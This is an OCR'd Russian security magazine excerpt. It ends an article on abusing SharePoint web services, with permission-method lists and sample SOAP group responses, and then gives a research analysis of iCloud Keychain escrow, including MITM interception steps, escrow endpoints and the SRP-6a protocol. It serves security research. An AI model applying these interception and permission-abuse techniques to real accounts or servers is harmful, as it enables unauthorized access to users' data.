
Сегодня мы рассмотрели лишь малую часть сервисов, которые я протестировал в ходе своего исследования. Естественно предполагать, что после получения админских прав на сайте SharePoint появится огромное желание не только чужие данные почитать, но и исполнить команды ОС. Тут в бой вступают навыки владения C#, ASP и .NET-платформой. Со временем подготовлю более интересные трюки, но пока disclosure policy ограничивает меня в этом. ⌶

- GetGroupCollectionFromRole
- GetGroupCollectionFromSite
- GetGroupCollectionFromUs

7

- AddPermission
- AddPermissionCollection
- GetPermissionCollection
- RemovePermission
- RemovePermissionCollection
- UpdatePermission

10



```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.
org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <GetGroupCollectionFromSiteResponse xmlns="http://schemas.microsoft.
    com/sharepoint/soap/directory/">
      <GetGroupCollectionFromSiteResult>
        <GetGroupCollectionFromSite>
          <Groups>
            <Group ID="6" Name="testsite1 Members" Description="Use this group to grant people
            contribute permissions to the SharePoint site: testsite1" OwnerID="4" OwnerIsUser="
            False" />
            <Group ID="7" Name="testsite1 Moderators" Description="Use this group to grant
            people moderate permissions to the SharePoint site: testsite1" OwnerID="4"
            OwnerIsUser="False" />
            <Group ID="4" Name="testsite1 Owners" Description="Use this group to grant people
            full control permissions to the SharePoint site: testsite1" OwnerID="4" OwnerIsUser
            ="False" />
            <Group ID="5" Name="testsite1 Visitors" Description="Use this group to grant
            people read permissions to the SharePoint site: testsite1" OwnerID="4" OwnerIsUser=
            "False" />
          </Groups>
        </GetGroupCollectionFromSite>
      </GetGroupCollectionFromSiteResult>
    </GetGroupCollectionFromSiteResponse>
  </soap:Body>
</soap:Envelope>
```

8

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.
w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <GetGroupCollectionFromUserResponse xmlns="http://schemas.microsoft.
    com/sharepoint/soap/directory/">
      <GetGroupCollectionFromUserResult>
        <GetGroupCollectionFromUser>
          <Groups>
            <Group ID="122" Name="HR" Description="" OwnerID="1073741823" OwnerIsUser="True"
             />
            <Group ID="87" Name="Администраторы заявок" Description="" OwnerID="1073741823"
            OwnerIsUser="True" />
            <Group ID="21" Name="Бухгалтерия" Description="" OwnerID="1073741823"
            OwnerIsUser="True" />
            <Group ID="20" Name="Заявители" Description="" OwnerID="1073741823" OwnerIsUser=
            "True" />
            <Group ID="54" Name="Инициаторы" Description="" OwnerID="1073741823" OwnerIsUser
            ="True" />
            <Group ID="52" Name="Просмотр утверждения" Description="" OwnerID="1073741823"
            OwnerIsUser="True" />
            <Group ID="22" Name="Утверждающие" Description="" OwnerID="1073741823"
            OwnerIsUser="True" />
          </Groups>
        </GetGroupCollectionFromUser>
      </GetGroupCollectionFromUserResult>
    </GetGroupCollectionFromUserResponse>
  </soap:Body>
</soap:Envelope>
```

9

Рис. 7. Методы, позволяющие получить список групп

Рис. 8. XML-документ, содержащий список групп

Рис. 9. XML-документ, содержащий информацию о списке групп, в которых состоит пользователь

Рис. 10. Методы сервиса Permissions.asmx

WWW

Исследования в области безопасности SharePoint

OWASP – Research for SharePoint (MOSS): bit.ly/1pu4zQL


BishopFox – SharePoint Hacking Diggity: bit.ly/1pu4Cfs

MindedSecurity – Penetration Testing Corporate Collaboration Portals: bit.ly/1lXC9K2

CarnalOwnage – From LOW to PWNED [6] SharePoint: bit.ly/1pu4D30

Liam Cleary – European SharePoint Conference 2014: bit.ly/1sXTGGh

В НЕДРАХ ICLOUD KEYCHAIN



Андрей Беленко
abelenko@viaforensics.com

ПРИСТАЛЬНО РАССМАТРИВАЕМ МЕХАНИЗМ ДЕПОНИРОВАНИЯ ПАРОЛЕЙ В ICLOUD И ЕГО БЕЗОПАСНОСТЬ

Безопасное хранение паролей и их синхронизация между устройствами — задача непростая. Около года назад Apple представила миру iCloud Keychain, свое централизованное хранилище паролей в OS X и iOS. Давай попробуем разобраться, где и как хранятся пароли пользователей, какие потенциальные риски это несет и имеет ли Apple техническую возможность получить доступ к расшифрованным данным, хранящимся на ее серверах. Компания утверждает, что такой доступ невозможен, но, чтобы это подтвердить или опровергнуть, необходимо разобраться, как работает iCloud Keychain.

ICLOUD 101

На самом деле iCloud — это не один сервис, это общее маркетинговое название для целого ряда облачных сервисов от Apple. Это и синхронизация настроек, документов и фотографий, и Find My Phone для поиска потерянных или похищенных устройств, и iCloud Backup для резервного копирования в облако, и теперь вот iCloud Keychain для безопасной синхронизации паролей и номеров кредитных карт между устройствами на базе iOS и OS X.

Каждая служба iCloud расположена на собственном домене третьего уровня, таком как pXX-keyvalueservice.icloud.com, где XX — номер группы серверов, отвечающих за обработку запросов текущего пользователя; для различных Apple ID этот номер может быть разным; более новые учетные записи обычно имеют большее значение этого счетчика.

КОД БЕЗОПАСНОСТИ ICLOUD

Прежде чем погружаться в анализ iCloud Keychain, обратим внимание на то, каким образом эта служба конфигурируется. При включении iCloud Keychain пользователю предлагается придумать и ввести код безопасности iCloud (iCloud Security Code, далее — iCSC). По умолчанию форма ввода позволяет использовать четырехзначный цифровой код, но, перейдя по ссылке «Дополнительные параметры», все же можно использовать более сложный код или вовсе позволить устройству сгенерировать стойкий случайный код.

Теперь мы знаем, что данные в iCloud Keychain защищены с помощью iCSC. Ну что же, попробуем разобраться, как именно эта защита реализована!

ПЕРЕХВАТ ТРАФИКА ИЛИ MAN-IN-THE-MIDDLE

Первым шагом при анализе сетевых сервисов зачастую является получение доступа к сетевому трафику между клиентом и сервером. В случае с iCloud для нас есть две новости: плохая и хорошая. Плохая состоит в том, что весь (ну или по крайней мере подавляющая его часть) трафик защищен TLS/SSL, то есть он зашифрован и обычной пассивной атакой «прочитать» его не удастся. Хорошая же новость заключается в том, что Apple сделала всем желающим поисследовать iCloud подарок и не использует фиксацию сертификата (certificate pinning), что позволяет достаточно просто организовать атаку «человек посередине» (man-in-the-middle) и расшифровывать перехваченный трафик. Для этого достаточно:


1. Поместить подопытное iOS-устройство в одну Wi-Fi-сеть с компьютером, осуществляющим перехват.
2. Установить на компьютере перехватывающий прокси-сервер (такой как Burp, Charles Proxy или любой аналогичный).
3. Импортировать на iOS-устройство TLS/SSL-сертификат установленного прокси-сервера (подробности в справке конкретного прокси).
4. В настройках Wi-Fi-сети на iOS-устройстве (Настройки → Wi-Fi → Имя сети → HTTP Прокси) указать IP-адрес перехватывающего компьютера в Wi-Fi-сети и порт, на котором слушает прокси-сервер.

Если все сделано правильно, то весь трафик между устройством и iCloud'ом будет как на ладони. И из перехвата этого трафика будет отчетливо видно, что iCloud Keychain построен на базе двух сервисов iCloud: `com.apple.Dataclass.KeyValue` и `com.apple.Dataclass.KeychainSync` — и при первоначальном, и при повторном включениях на других устройствах iOS обменивается данными с этими сервисами.

Первый сервис не нов и был в числе первых возможностей iCloud; он широко используется приложениями для синхронизации настроек. Второй же является новым и разработан, очевидно, специально для iCloud Keychain (хотя его функционал теоретически позволяет использовать его и для других целей). Рассмотрим эти сервисы подробнее.

COM.APPLE.DATACLASS.KEYVALUE

Как было отмечено выше, это один из сервисов, используемых iCloud Keychain. Многие существующие приложения используют его для синхронизации небольших объемов данных (настройки, закладки и тому подобное). Каждая сохраняемая этой службой запись ассоциируется с идентификатором приложения (Bundle ID) и именем хранилища (store). Соответственно, для получения сохраненных данных от сервиса также необходимо предоставить эти идентификаторы. В рамках iCloud Keychain данный сервис используется для синхронизации записей Keychain в зашифрованном виде. Достаточно подробно этот процесс описан в документе iOS Security в разделах Keychain syncing и How keychain syncing works.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

Синхронизация Keychain

Когда пользователь впервые включает iCloud Keychain, устройство создает «круг доверия» (circle of trust) и ключи синхронизации (syncing identity, состоит из открытого и закрытого ключей) для текущего устройства. Открытый ключ этой пары помещается в «круг доверия», и этот «круг» дважды подписывается: сперва закрытым ключом синхронизации устройства, а затем асимметричным ключом (основанным на эллиптической криптографии), полученным из пароля пользователя на iCloud. Также в «круге» сохраняются параметры для вычисления ключа из пароля, такие как соль и количество итераций.

Подписанный «круг» сохраняется в Key/Value-хранилище. Он не может быть прочитан без знания пользовательского пароля iCloud и не может быть изменен без знания закрытого ключа одного из устройств, добавленных в «круг».

Когда пользователь включает iCloud Keychain на другом устройстве, это устройство обращается к Key/Value-хранилищу в iCloud и замечает, что у пользователя уже есть «круг доверия» и что новое устройство в него не входит. Устройство генерирует ключи синхронизации и квитанцию для запроса членства в «круге». Квитанция содержит открытый ключ синхронизации устройства и подписана ключом, полученным из пользовательского пароля iCloud с использованием параметров генерации ключа, полученных из Key/Value-хранилища. Подписанная квитанция затем помещается в Key/Value-хранилище.


Первое устройство видит новую квитанцию и показывает пользователю сообщение о том, что новое устройство запрашивает добавление в «круг доверия». Пользователь вводит пароль iCloud, и подпись квитанции проверяется на корректность. Это доказывает, что пользователь, генерировавший запрос на добавление устройства, ввел верный пароль при создании квитанции.

После того как пользователь подтвердит добавление устройства к «кругу», первое устройство добавляет открытый ключ синхронизации нового устройства в «круг» и вновь дважды подписывает его при помощи своего закрытого ключа синхронизации и при помощи ключа, полученного из пароля iCloud-пользователя. Новый «круг» сохраняется в iCloud, и новое устройство аналогично подписывает его.

Как работает синхронизация Keychain

Теперь в «круге доверия» два устройства, и каждое из них знает открытые ключи синхронизации других устройств. Они начинают обмениваться записями Keychain через Key/Value-хранилище iCloud. В случае если одна и та же запись присутствует на обоих устройствах, приоритет будет отдан имеющей более позднее время модификации. Если время модификации записи в iCloud и на устройстве совпадают, то запись не синхронизируется. Каждая синхронизируемая запись зашифровывается специально для целевого устройства; она не может быть расшифрована другими устройствами или Apple. Кроме того, запись не хранится в iCloud постоянно — она перезаписывается новыми синхронизируемыми записями.

Этот процесс повторяется для каждого нового устройства, добавляемого в «круг доверия». Например, если к «кругу» добавляется третье устройство, то запрос подтверждения будет показан на двух других устройствах. Пользователь может подтвердить добавление на любом из них. По мере добавления новых устройств каждое устройство из «круга» син-



По умолчанию iOS предлагает использовать код безопасности, состоящий из четырех цифр

Ключ	Описание
`com.apple.securebackup.enabled`	Признак того, что iCloud Keychain включен и записи Keychain сохранены в данном хранилище
SecureBackupMetadata	Метаданные: код страны, метка времени, признак сложности iCSC
BackupKeybag	Набор ключей, с помощью которых зашифрованы записи Keychain; этот набор ключей, в свою очередь, защищен паролем
BackupUsesEscrow	Признак того, что пароль для BackupKeybag был депонирован на серверы Apple
BackupVersion	Версия протокола / схемы данных
BackupUUID	Уникальный идентификатор хранилища
`com.apple.securebackup.record`	Записи Keychain, зашифрованные при помощи набора ключей, хранящегося в BackupKeybag

Записи в хранилище com.apple.sbd3

Команда	Описание
`/get_club_cert`	Вероятно, возвращает сертификат, ассоциированный с учетной записью
`/enroll`	Депонирует новую запись на сервер
`/get_records`	Возвращает список депонированных записей
`/get_sms_targets`	Возвращает номер телефона, ассоциированный с учетной записью
`/generate_sms_challenge`	Отправляет код подтверждения на телефонный номер, ассоциированный с учетной записью
`/srp_init`	Инициирует аутентификацию по протоколу SRP-6a
`/recover`	Завершает аутентификацию и, в случае успеха, возвращает ранее депонированную запись
`/alter_sms_target`	Позволяет изменить номер телефона, ассоциированный с учетной записью

Команды, поддерживаемые службой com.apple.Dataclass.KeychainSync

хронизируется с новыми, чтобы убедиться, что набор записей на всех устройствах одинаков.

Необходимо заметить, что синхронизируется не весь Keychain. Некоторые записи привязаны к устройству (например, учетные записи VPN) и не должны покидать устройство. Синхронизируются только записи, имеющие атрибут kSecAttrSynchronizable. Apple установила этот атрибут для пользовательских данных Safari (включая имена пользователей, пароли и номера кредитных карт) и для паролей Wi-Fi.

Кроме того, по умолчанию записи сторонних приложений также не синхронизируются. Для их синхронизации разработчики должны явным образом установить атрибут kSecAttrSynchronizable при добавлении записи в Keychain.

iCloud Keychain оперирует двумя хранилищами:

- com.apple.security.cloudkeychainproxy3
  - Bundle ID: com.apple.security.cloudkeychainproxy3;
- com.apple.sbd3
  - Bundle ID: com.apple.sbd (SBD — акроним Secure Backup Daemon).

Первое хранилище предположительно используется для поддержания списка доверенных устройств (устройств в «круге доверия», между которыми разрешена синхронизация паролей), для добавления новых устройств в этот список и для синхронизации записей между устройствами (в соответствии с механизмом, описанным выше).

Второе же хранилище предназначено для резервного копирования и восстановления записей Keychain на новые устройства (например, когда в «круге доверия» нет других устройств) и содержит зашифрованные записи Keychain и сопутствующую информацию.

Таким образом, записи Keychain хранятся в обычном Key/Value-хранилище (`com.apple.securebackup.record`). Эти записи зашифрованы с помощью набора ключей, хранящегося там же (BackupKeybag). Но этот набор ключей защищен паролем. Откуда он берется? Что это за служба депонирования паролей Apple? Далее постараемся разобраться.

APPLE.DATACLASS.KEYCHAINSYNC

Это новый сервис, возник он относительно недавно: впервые его поддержка появилась в бета-версиях iOS 7, затем она отсутствовала в iOS 7.0–7.0.2 и была вновь добавлена в iOS 7.0.3, вышедшей одновременно с релизом OS X Mavericks. Это и есть упомянутая выше служба депонирования паролей (адрес службы — pXX-escrowproxy.icloud.com).

Служба предназначена для безопасного хранения пользовательских секретов и позволяет пользователю после успешной аутентификации восстановить эти секреты. Для успешной аутентификации необходимо следующее:

- токен аутентификации iCloud, получаемый в обмен на Apple ID и пароль при первичной аутентификации в iCloud (стандартный способ аутентификации для большинства сервисов iCloud);
- код безопасности iCloud (iCSC);
- шестизначный цифровой код, передаваемый серверами Apple на номер сотового телефона, ассоциированный с пользователем.

В теории все выглядит хорошо, но, чтобы определить, совпадает ли теория с практикой, нам потребуется провести аудит программы-клиента службы депонирования. В ОС iOS и OS X эта программа носит название `com.apple.lakitu`. Описание процесса ее реверсинга и аудита выходит за рамки статьи, поэтому сразу переходим к результатам.

ДОСТУПНЫЕ КОМАНДЫ

Аудит `com.apple.lakitu` позволяет определить список команд, реализуемых службой депонирования. В соответствующей таблице представлены команды и их описание. Особо хотелось бы остановиться на последней команде — с ее помощью возможно изменить номер телефона, ассоциированный с текущей учетной записью. Наличие этой команды делает многофакторную аутентификацию, используемую при восстановлении iCloud Keychain (пароль Apple ID + iCSC + устройство), заметно менее надежной, так как позволяет исключить один из факторов. Интересно и то, что пользовательский интерфейс iOS не позволяет выполнить эту команду — в нем просто нет такой опции (по крайней мере я ее не нашел).

Особенность данной команды, отличающая ее от всех прочих, в том, что она требует аутентификации с паролем Apple ID и не будет работать, если для аутентификации используется токен iCloud (прочие команды работают при аутентификации по токену). Это служит дополнительной защитой данной команды и показывает, что проектировщики системы предприняли шаги для повышения ее безопасности. Тем не менее не до конца ясно, зачем эта команда вообще присутствует в системе.

ВОССТАНОВЛЕНИЕ ДЕПОНИРОВАННЫХ ДАННЫХ

Для получения депонированных данных выполняется следующий протокол:

1. Клиент запрашивает список депонированных записей (`/get_records`).
2. Клиент запрашивает ассоциированный телефонный номер, на который сервером будет направлен код подтверждения (`/get_sms_targets`).
3. Клиент инициирует генерацию и доставку кода подтверждения (`/generate_sms_challenge`).

4. После того как пользователь ввел iCSC и код подтверждения из SMS, клиент инициирует попытку аутентификации с использованием протокола SRP-6a (`/srp_init`).
5. После получения ответа от сервера клиент производит вычисления, предписанные протоколом SRP-6a, и запрашивает депонированные данные (`/recover`).
6. В случае если клиент успешно аутентифицировался, сервер возвращает депонированные данные, предварительно зашифровав их на ключе, выработанном в процессе работы протокола SRP-6a (если протокол отработал успешно, то и сервер, и клиент вычислили этот общий ключ).

Важно отметить, что номер телефона, полученный на шаге 2, используется исключительно для нужд пользовательского интерфейса, то есть чтобы показать пользователю номер, на который будет отправлен код подтверждения, и на шаге 3 клиент не передает серверу номер, на который следует отправлять код подтверждения.

SECURE REMOTE PASSWORD

На шаге 4 клиент начинает выполнение протокола SRP-6a. Протокол SRP (Secure Remote Password) — это протокол парольной аутентификации, защищенный от прослушивания и man-in-the-middle атак. Таким образом, например, при использовании этого протокола невозможно перехватить хеш пароля и затем пытаться восстановить его, просто потому, что никакой хеш не передается.

Apple использует наиболее совершенный вариант протокола, SRP-6a. Этот вариант предписывает разрывать соединение при неудачной аутентификации. Кроме того, Apple позволяет лишь десять неудачных попыток аутентификации для данного сервиса, после чего все последующие попытки блокируются.

Подробное описание протокола SRP и его математических основ выходит за рамки статьи, но для полноты изложения на скриншоте представлен частный вариант, используемый службой `com.apple.Dataclass.KeychainSync`.

В качестве хеш-функции `H` используется `SHA-256`, а в качестве группы (`N`, `g`) — 2048-битная группа из `RFC 5054` «Using the Secure Remote Password (SRP) Protocol for TLS Authentication». Протокол выполняется следующим образом:

1. Устройство генерирует случайное значение `a`, вычисляет `A=g^a mod N`, где `N` и `g` — параметры 2048-битной группы из `RFC 5054`, и отправляет на сервер сообщение, содержащее идентификатор пользователя `ID`, вычисленное значение `A` и код подтверждения из SMS. В качестве идентификатора пользователя используется значение `DsID` — уникальный числовой идентификатор пользователя.
2. Получив сообщение, сервер генерирует случайное значение `b` и вычисляет `B=k*v + g^b mod N`, где `k` — множитель, определенный в `SRP-6a` как `k=H(N, g)`, `v=g^H(Salt, iCSC) mod N` — верификатор пароля, хранящийся на сервере (аналог хеша пароля), `Salt` — случайная соль, сгенерированная при создании учетной записи. Сервер отправляет клиенту сообщение, содержащее `B` и `Salt`.
3. Путем несложных математических преобразований клиент и сервер вычисляют общий сессионный ключ `K`. На этом первая часть протокола — выработка ключа — завершена, и теперь клиент и сервер должны убедиться, что они получили одно и то же значение `K`.
4. Клиент вычисляет `M=H(H(N) XOR H(g) | H(ID) | Salt | A | B | K)`, доказательство того, что он знает `K`, и отправляет на сервер `M` и код подтверждения из SMS. Сервер также вычисляет `M` и сравнивает полученное от клиента и вычисленное значения; если они не совпадают, то сервер прекращает выполнение протокола и разрывает соединение.
5. Сервер доказывает клиенту знание `K` путем вычисления и отправки `H(A, M, K)`. Теперь оба участника протокола не только выработали общий ключ, но и убедились, что этот ключ одинаков у обоих участников. В случае со службой депонирования сервер также возвращает случайный вектор инициализации `IV` и депонированную запись, зашифрованную на общем ключе `K` с использованием алгоритма `AES` в режиме `CBC`.


Использование SRP для дополнительной защиты пользовательских данных, на мой взгляд, существенно повышает безопасность системы от внешних атак хотя бы потому, что позволяет эффективно противостоять попыткам перебора iCSC: за одно подключение к сервису можно попробовать только один пароль. После нескольких неудачных попыток учетная запись (в рамках работы со службой депонирования) переводится в состояние soft lock и временно блокируется, а после десяти неудачных попыток учетная запись блокируется окончательно и дальнейшая работа со службой депонирования возможна только после сброса iCSC для учетной записи.

В то же время использование SRP никак не защищает от внутренних угроз. Депонированный пароль хранится на серверах Apple, соответственно, можно предположить, что Apple может при необходимости получить к нему доступ. В таком случае, если пароль не был защищен (например, зашифрован) до депонирования, это может привести к полной компрометации записей Keychain, сохраненных в iCloud, так как депонированный пароль позволит расшифровать ключи шифрования, а они — записи Keychain (обрати внимание на `com.apple.Dataclass.KeyValue`).


Однако в документе «iOS Security» Apple утверждает, что для хранения депонированных записей используются специализированные аппаратные модули безопасности (Hardware Security Module, HSM) и что доступ к депонированным данным невозможен.

Безопасность депонирования

iCloud предоставляет защищенную инфраструктуру для депонирования Keychain, обеспечивающую восстановление



Восстановление депонированной записи



Вариант SRP-6a, используемый com.apple.Dataclass.KeychainSync

Keychain только авторизованными пользователями и устройствами. Кластеры HSM защищают депонированные записи. Каждый кластер имеет собственный ключ шифрования, использующийся для защиты записей.

Для восстановления Keychain пользователь должен аутентифицироваться, используя имя пользователя и пароль iCloud, и ответить на присланное SMS. Когда это выполнено, пользователь должен ввести код безопасности iCloud (iCSC). Кластер HSM проверяет корректность iCSC, используя протокол SRP; при этом iCSC не передается на серверы Apple. Каждый узел кластера, независимо от других, проверяет, не превысил ли пользователь максимально допустимое количество попыток получения данных. Если на большей части узлов проверка завершается успешно, то кластер расшифровывает депонированную запись и возвращает ее пользователю.

Далее устройство использует iCSC, чтобы расшифровать депонированную запись и получить пароль, использованный для шифрования записей Keychain. При помощи этого пароля Keychain, полученная из Key/Value-хранилища, расшифровывается и восстанавливается на устройство. Допускается лишь десять попыток аутентификации и получения депонированных данных. После нескольких неудачных попыток запись блокируется, и пользователь должен обратиться в службу поддержки для разблокировки. После десятой неудачной попытки кластер HSM уничтожает депонированную запись. Это обеспечивает защиту от брутфорс-атак, направленных на получение записи.

К сожалению, проверить, используются ли HSM на самом деле, не представляется возможным. Если все действительно так и HSM не позволяют прочитать хранящиеся в них данные, то можно утверждать, что данные iCloud Keychain защищены и от внутренних угроз. Но, повторюсь, к сожалению, доказать или опровергнуть использование HSM и невозможность чтения данных из них нельзя.

Остается еще один способ защиты данных от внутренней угрозы — защита депонируемых данных на устройстве перед передачей на серверы Apple. Из описания Apple следует (и реверсинг это подтверждает), что такая защита применяется — депонируемый пароль предварительно зашифровывается при помощи iCSC. Очевидно, что в этом случае уровень безопасности (от внутренней угрозы) напрямую зависит от сложности iCSC и четырехсимвольный iCSC, используемый по умолчанию, не обеспечивает достаточной защиты.

Итак, мы выяснили, как работают отдельные элементы системы, и теперь самое время посмотреть на систему целиком.

PUTTING IT ALL TOGETHER

На схеме представлена работа iCloud Keychain в части депонирования и восстановления записей Keychain. Система работает следующим образом:

1. Устройство генерирует набор случайных ключей (в терминологии Apple — `keybag`) для шифрования записей Keychain.
2. Устройство зашифровывает записи Keychain (имеющие установленный атрибут `kSecAttrSynchronizable`) с помощью набора ключей, сгенерированного на предыдущем шаге, и сохраняет зашифрованные записи в Key/Value-хранилище `com.apple.sbd3` (ключ `com.apple.securebackup.record`).
3. Устройство генерирует случайный пароль, состоящий из шести групп по четыре символа (энтропия такого пароля — около 124 бит), зашифровывает набор ключей, сгенерированный на шаге 1, при помощи этого пароля и сохраняет зашифрованный набор ключей в Key/Value-хранилище `com.apple.sbd3` (ключ `BackupKeybag`).
